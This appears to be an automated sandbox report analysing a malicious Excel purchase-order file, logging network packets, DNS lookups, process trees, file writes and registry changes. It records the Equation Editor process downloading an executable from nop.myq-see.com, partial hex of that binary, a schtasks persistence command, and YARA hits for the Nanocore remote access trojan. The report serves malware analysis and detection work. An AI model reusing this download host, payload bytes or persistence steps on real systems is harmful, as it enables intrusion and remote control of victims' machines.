Jan 26, 2021 09:22:04.969907999 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.969933033 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.969933033 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.969966888 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.969974041 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.969997883 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.970000029 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.970026016 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.970037937 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.970215082 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.973699093 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.107259035 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.107302904 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.107373953 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.107414961 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.107882023 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.107903004 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.107919931 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.107937098 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.107954025 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.107970953 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.107990980 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108010054 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108026028 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108045101 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108115911 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.108120918 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108133078 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.108139038 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.108143091 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.108143091 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108149052 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.108154058 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.108159065 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.108163118 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108176947 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.108185053 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108207941 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108216047 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.108227968 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108238935 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.108246088 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108268023 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108272076 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.108292103 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108297110 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.108311892 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108331919 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108333111 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.108350992 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108364105 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.108369112 CET	80	49165	198.23.207.63	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 09:22:05.108385086 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108386040 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.108402014 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108419895 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108438015 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:05.108453989 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:05.108455896 CET	80	49165	198.23.207.63	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 09:22:04.038271904 CET	52197	53	192.168.2.22	8.8.8.8
Jan 26, 2021 09:22:04.331995010 CET	53	52197	8.8.8.8	192.168.2.22
Jan 26, 2021 09:22:04.332540035 CET	52197	53	192.168.2.22	8.8.8.8
Jan 26, 2021 09:22:04.391590118 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 26, 2021 09:22:04.038271904 CET	192.168.2.22	8.8.8.8	0xe19a	Standard query (0)	nop.myq-see.com	A (IP address)	IN (0x0001)
Jan 26, 2021 09:22:04.332540035 CET	192.168.2.22	8.8.8.8	0xe19a	Standard query (0)	nop.myq-see.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2021 09:22:04.331995010 CET	8.8.8.8	192.168.2.22	0xe19a	No error (0)	nop.myq-see.com		198.23.207.63	A (IP address)	IN (0x0001)
Jan 26, 2021 09:22:04.391590118 CET	8.8.8.8	192.168.2.22	0xe19a	No error (0)	nop.myq-see.com		198.23.207.63	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- nop.myq-see.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	198.23.207.63	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE


Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 09:22:04.551783085 CET	0	OUT	GET /win/Vbb.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: nop.myq-see.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 09:22:04.691524982 CET	2	IN	HTTP/1.1 200 OK Date: Tue, 26 Jan 2021 08:22:02 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.0 Last-Modified: Mon, 25 Jan 2021 11:20:36 GMT ETag: "bee00-5b9b7ba28300e" Accept-Ranges: bytes Content-Length: 781824 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 84 a9 0e 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 54 0a 00 00 98 01 00 00 00 00 00 be 72 0a 00 00 20 00 00 00 80 0a 00 00 00 00 11 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 6c 72 0a 00 4f 00 00 00 00 80 0a 00 50 95 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 0c 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c4 52 0a 00 00 20 00 00 00 54 0a 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 50 95 01 00 00 80 0a 00 00 96 01 00 00 56 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 20 0c 00 00 02 00 00 00 ec 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 72 0a 00 00 00 00 00 48 00 00 00 02 00 05 00 e0 ec 00 00 64 ab 00 00 03 00 00 00 16 00 00 06 44 98 01 00 28 da 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 02 28 1c 00 00 0a 2a 26 00 02 28 1d 00 00 0a 00 2a ce 73 1e 00 00 0a 80 01 00 00 04 73 1f 00 00 0a 80 02 00 00 04 73 20 00 00 0a 80 03 00 00 04 73 21 00 00 0a 80 04 00 00 04 73 22 00 00 0a 80 05 00 00 04 2a 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 23 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 24 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 25 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 26 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 27 00 00 0a 0a 2b 00 06 2a 26 00 02 28 28 00 00 0a 00 2a 00 00 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 29 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 2a 00 00 0a 6f 2b 00 00 0a 73 2c 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00 00 04 0a 2b 00 06 2a 22 00 02 80 07 00 00 04 2a 13 30 03 00 26 00 00 00 08 00 00 11 00 28 0a 00 00 06 72 45 00 00 70 7e 07 00 00 04 6f 2d 00 00 0a 28 2e 00 00 0a 0b 07 74 24 00 00 01 0a 2b 00 06 2a 00 00 13 3 0 02 00 3c 00 00 00 06 00 00 11 00 7e 08 00 00 04 14 28 29 00 00 0a 0b 07 2c 21 72 5b 00 00 70 d0 06 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL`PTr  @@lrOP   H.textR T `.rsrcPV@@.reloc @BrHdD((*&(*sss s!s"*0~o#+*0~o$+*0~o%+*0~o&+*0~o'+*&((*0<~(),!rp(*o+s,~+*0~+*"*0&(rEp~o-(.t$+*0<~(),!r[p

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1476 Parent PID: 584

General

Start time:	09:21:52
Start date:	26/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f8b0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$PO-FRE590164.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FAFF526	WriteFile
C:\Users\user\Desktop\~$PO-FRE590164.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FAFF591	WriteFile
C:\Users\user\Desktop\~$PO-FRE590164.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FAFF526	WriteFile
C:\Users\user\Desktop\~$PO-FRE590164.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FAFF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	,/5	binary	2C 2F 35 00 C4 05 00 00 02 00 00 00 00 00 00 00 4A 00 00 00 01 00 00 00 24 00 00 00 1A 00 00 00 70 00 6F 00 2D 00 66 00 72 00 65 00 35 00 39 00 30 00 31 00 36 00 34 00 2E 00 78 00 6C 00 73 00 78 00 00 00 70 00 6F 00 2D 00 66 00 72 00 65 00 35 00 39 00 30 00 31 00 36 00 34 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2552 Parent PID: 584

General

Start time:	09:22:12
Start date:	26/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2688 Parent PID: 2552

General

Start time:	09:22:15
Start date:	26/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x10700000
File size:	781824 bytes
MD5 hash:	81956BB4F67D790E13CFD18F4CDD779B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.2170837630.000000000367A000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.2170837630.000000000367A000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.2170837630.000000000367A000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2169962505.00000000023C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2170026824.0000000002400000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.2170352456.00000000033C9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.2170352456.00000000033C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.2170352456.00000000033C9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 26%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\TrXHdHpWh.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6D2164C6	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpD9BD.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6D217C90	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpD9BD.tmp	success or wait	1	6D217D79	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\TrXHdHpWh.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 84 a9 0e 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 54 0a 00 00 98 01 00 00 00 00 00 be 72 0a 00 00 20 00 00 00 80 0a 00 00 00 00 11 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......`.......... ....P..T..........r... ....@ ....@................	success or wait	12	6D2164C6	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpD9BD.tmp	unknown	1621	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microso ft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>..	success or wait	1	6D21B2B3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E217995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E217995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E12DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E21A1A4	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E12DE2C	ReadFile

Analysis Process: schtasks.exe PID: 2924 Parent PID: 2688

General

Start time:	09:22:17
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\TrXHdHpWh' /XML 'C:\Users\user\AppData\Local\Temp\tmpD9BD.tmp'
Imagebase:	0xad0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpD9BD.tmp	unknown	2	success or wait	1	AD8F47	ReadFile
C:\Users\user\AppData\Local\Temp\tmpD9BD.tmp	unknown	1622	success or wait	1	AD900C	ReadFile

Analysis Process: vbc.exe PID: 2908 Parent PID: 2688

General

Start time:	09:22:18
Start date:	26/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x10700000
File size:	781824 bytes
MD5 hash:	81956BB4F67D790E13CFD18F4CDD779B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 2920 Parent PID: 2688

General

Start time:	09:22:18
Start date:	26/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x10700000
File size:	781824 bytes
MD5 hash:	81956BB4F67D790E13CFD18F4CDD779B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000008.00000002.2379743753.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000008.00000002.2379743753.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000008.00000002.2379743753.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000008.00000002.2379798329.0000000000530000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000008.00000002.2379798329.0000000000530000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000008.00000002.2379798329.0000000000530000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000008.00000002.2380016596.00000000020B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000008.00000002.2380561005.00000000030F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000008.00000002.2380561005.00000000030F9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000008.00000002.2379792375.0000000000520000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000008.00000002.2379792375.0000000000520000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D214247	CreateDirectoryW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	1	6D21F4A8	CreateFileW
C:\Program Files (x86)\SMTP Service	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D214247	CreateDirectoryW
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6D2164C6	CopyFileW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D214247	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D214247	CreateDirectoryW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	unknown	8	5a 3f 9c ef 1e c2 d8 48	Z?.....H	success or wait	1	6D21B2B3	WriteFile
